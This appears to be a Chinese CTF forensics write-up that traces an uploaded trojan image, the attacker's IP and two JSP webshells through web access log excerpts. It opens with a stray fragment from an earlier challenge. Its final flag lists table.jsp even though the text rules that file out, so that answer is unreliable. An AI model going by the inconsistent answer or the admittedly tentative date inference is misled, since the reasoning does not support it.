
使用cat /flag得到最终flag{59118b981a2ba0a2eda3c429a819d0ca}

CDF

可恶的木马竟然伪装成我的朋友

1.首先确定黑客上传木马的日期，根据题中得知上传的是木马图片`banner_home.jpg`：搜索日志中所有包含`banner_home.jpg`的记录（这里因为题中说的实例是2018-...），然后我就开始找2018年上传的日志（因为不太好下手），结果发现只有在日志文件`ex180223`中成功上传了`banner_home.jpg`，其他要么是搜不到这个文件要不然就是图片没有成功上传，在该文本中发现共 3 条（时间分别为 21:02:00、21:18:27、21:21:01）；

然后分析请求类型：记录均为get 请求，但题目明确该文件是“上传”的木马，结合日志上下文推断：黑客需先上传木马，再通过 `GET` 请求访问以触发执行，因此上传行为应发生在首次 `GET` 访问 `banner_home.jpg` 之前；首次 `GET` 访问 `banner_home.jpg` 的时间为 23/Feb/2018:21:02:00，对应的日期为 `2018-02-23`；上传事件发生日期为 `2018-02-23` 于是确定黑客在当天 21:02 前完成上传，随后访问触发。（这里是我的大致推理思路不知道有没有小瑕疵）



2.确定黑客上传木马时的 IP 地址

知道了时间就好说了，大大缩小了范围，分析该时段的所有访问 `banner_home.jpg` 的记录，客户端 IP 均为 `183.62.9.42`；

排除其他 IP（比如 `113.95.12.85`、`111.192.102.34` 等仅发起 `HEAD` 请求，无脚本访问或文件操作行为，属于正常探测，非黑客 IP）；

```
58.32.44.98 - - [23/Feb/2018:21:01:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:01:56 +0800] "GET /sxzn HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:01:57 +0800] "GET /sxzn/ HTTP/1.1" 200 18815
183.62.9.42 - - [23/Feb/2018:21:01:58 +0800] "GET /sxzn/css/layout.css HTTP/1.1" 200 6591
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/css/index.css HTTP/1.1" 200 1730
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:01:59 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1229
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 50428
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:02:00 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:02 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:02:20 +0800] "GET /sxzn/table.jsp HTTP/1.1" 404 997
113.95.12.85 - - [23/Feb/2018:21:02:29 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:02:30 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:02:32 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 272
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
111.206.71.109 - - [23/Feb/2018:21:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=214 HTTP/1.1" 200 9252
58.32.44.98 - - [23/Feb/2018:21:06:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:06:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
113.95.12.85 - - [23/Feb/2018:21:07:30 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:07:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:38 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1222
183.62.9.42 - - [23/Feb/2018:21:07:43 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:44 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1250
111.192.102.34 - - [23/Feb/2018:21:09:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:09:51 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
58.32.44.98 - - [23/Feb/2018:21:11:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:11:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
218.164.223.130 - - [23/Feb/2018:21:12:06 +0800] "GET /clim/images/pretty2.jpg HTTP/1.1" 200 23317
113.95.12.85 - - [23/Feb/2018:21:12:31 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:12:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
```

验证 `183.62.9.42` 的行为：该 IP 在当天 21:01-21:22 期间频繁发起 `GET` / `POST` 请求，包括访问脚本文件（`.jsp`）、提交数据（`POST` 请求），符合黑客上传木马后尝试控制服务器的行为；于是可以确定上传木马的 IP 地址为 `183.62.9.42`。

3.提取黑客尝试访问的 Webshell 文件名。

然后开始筛选该 IP 当天访问的脚本文件（重点是.jsp / .php / .asp后缀），按访问时间排序。

开始筛选 `183.62.9.42` 在 `2018-02-23` 发起的所有请求，保留脚本类文件（排除 `.css` / `.jpg` / `.gif` 等静态文件）；

按时间戳升序提取文件名：

`21:02:32`： `GET /sxzn/js/My97DatePicker/lang/en.jsp` → 提取 `en.jsp`；

`21:04:39`： `GET /sxzn/2.jsp` → 提取 `2.jsp`；

```
183.62.9.42 - - [23/Feb/2018:21:02:42 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp?act=login HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:02:43 +0800] "GET /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 423
183.62.9.42 - - [23/Feb/2018:21:04:26 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:04:39 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 1271
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:04:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
111.206.71.109 - - [23/Feb/2018:21:05:04 +0800] "GET /sxzn/foreground/viewMetadata.action?id=214 HTTP/1.1" 200 9252
58.32.44.98 - - [23/Feb/2018:21:06:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:06:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
113.95.12.85 - - [23/Feb/2018:21:07:30 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:07:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:07:36 +0800] "GET / HTTP/1.1" 302 -
183.62.9.42 - - [23/Feb/2018:21:07:37 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:38 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1222
183.62.9.42 - - [23/Feb/2018:21:07:43 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:07:44 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1250
111.192.102.34 - - [23/Feb/2018:21:09:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:09:51 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
58.32.44.98 - - [23/Feb/2018:21:11:54 +0800] "HEAD / HTTP/1.1" 302 -
58.32.44.98 - - [23/Feb/2018:21:11:55 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
218.164.223.130 - - [23/Feb/2018:21:12:06 +0800] "GET /clim/images/pretty2.jpg HTTP/1.1" 200 23317
113.95.12.85 - - [23/Feb/2018:21:12:31 +0800] "HEAD / HTTP/1.1" 302 -
113.95.12.85 - - [23/Feb/2018:21:12:31 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:12:52 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
83.94.34.217 - - [23/Feb/2018:21:13:05 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18815
83.94.34.217 - - [23/Feb/2018:21:13:07 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
83.94.34.217 - - [23/Feb/2018:21:13:08 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:08 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:09 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:10 +0800] "GET /sxzn/index.action HTTP/1.1" 200 18815
83.94.34.217 - - [23/Feb/2018:21:13:11 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
83.94.34.217 - - [23/Feb/2018:21:13:11 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /favicon.ico HTTP/1.1" 404 988
83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /apple-touch-icon-precomposed.png HTTP/1.1" 404 1051
83.94.34.217 - - [23/Feb/2018:21:13:12 +0800] "GET /apple-touch-icon.png HTTP/1.1" 404 1015
83.94.34.217 - - [23/Feb/2018:21:13:13 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:13:25 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 1276
183.62.9.42 - - [23/Feb/2018:21:14:22 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
```

这几个文件均为 `.jsp` 脚本，且该 IP 多次通过 `POST` 请求向这两个文件提交数据（如 `21:02:42` `POST en.jsp`、`21:12:52` `POST 2.jsp`），符合 Webshell 的控制行为；

排除其他文件：`table.jsp` 为 `404` 状态（未找到，非有效访问），`index.action` 为正常应用入口，不属于 Webshell；

然后确定：Webshell 访问顺序为 `en.jsp`（先访问）→ `2.jsp`（后访问）。

最终flag：flag{2018-2-23/183.62.9.42/table.jsp-en.jsp-2.jsp}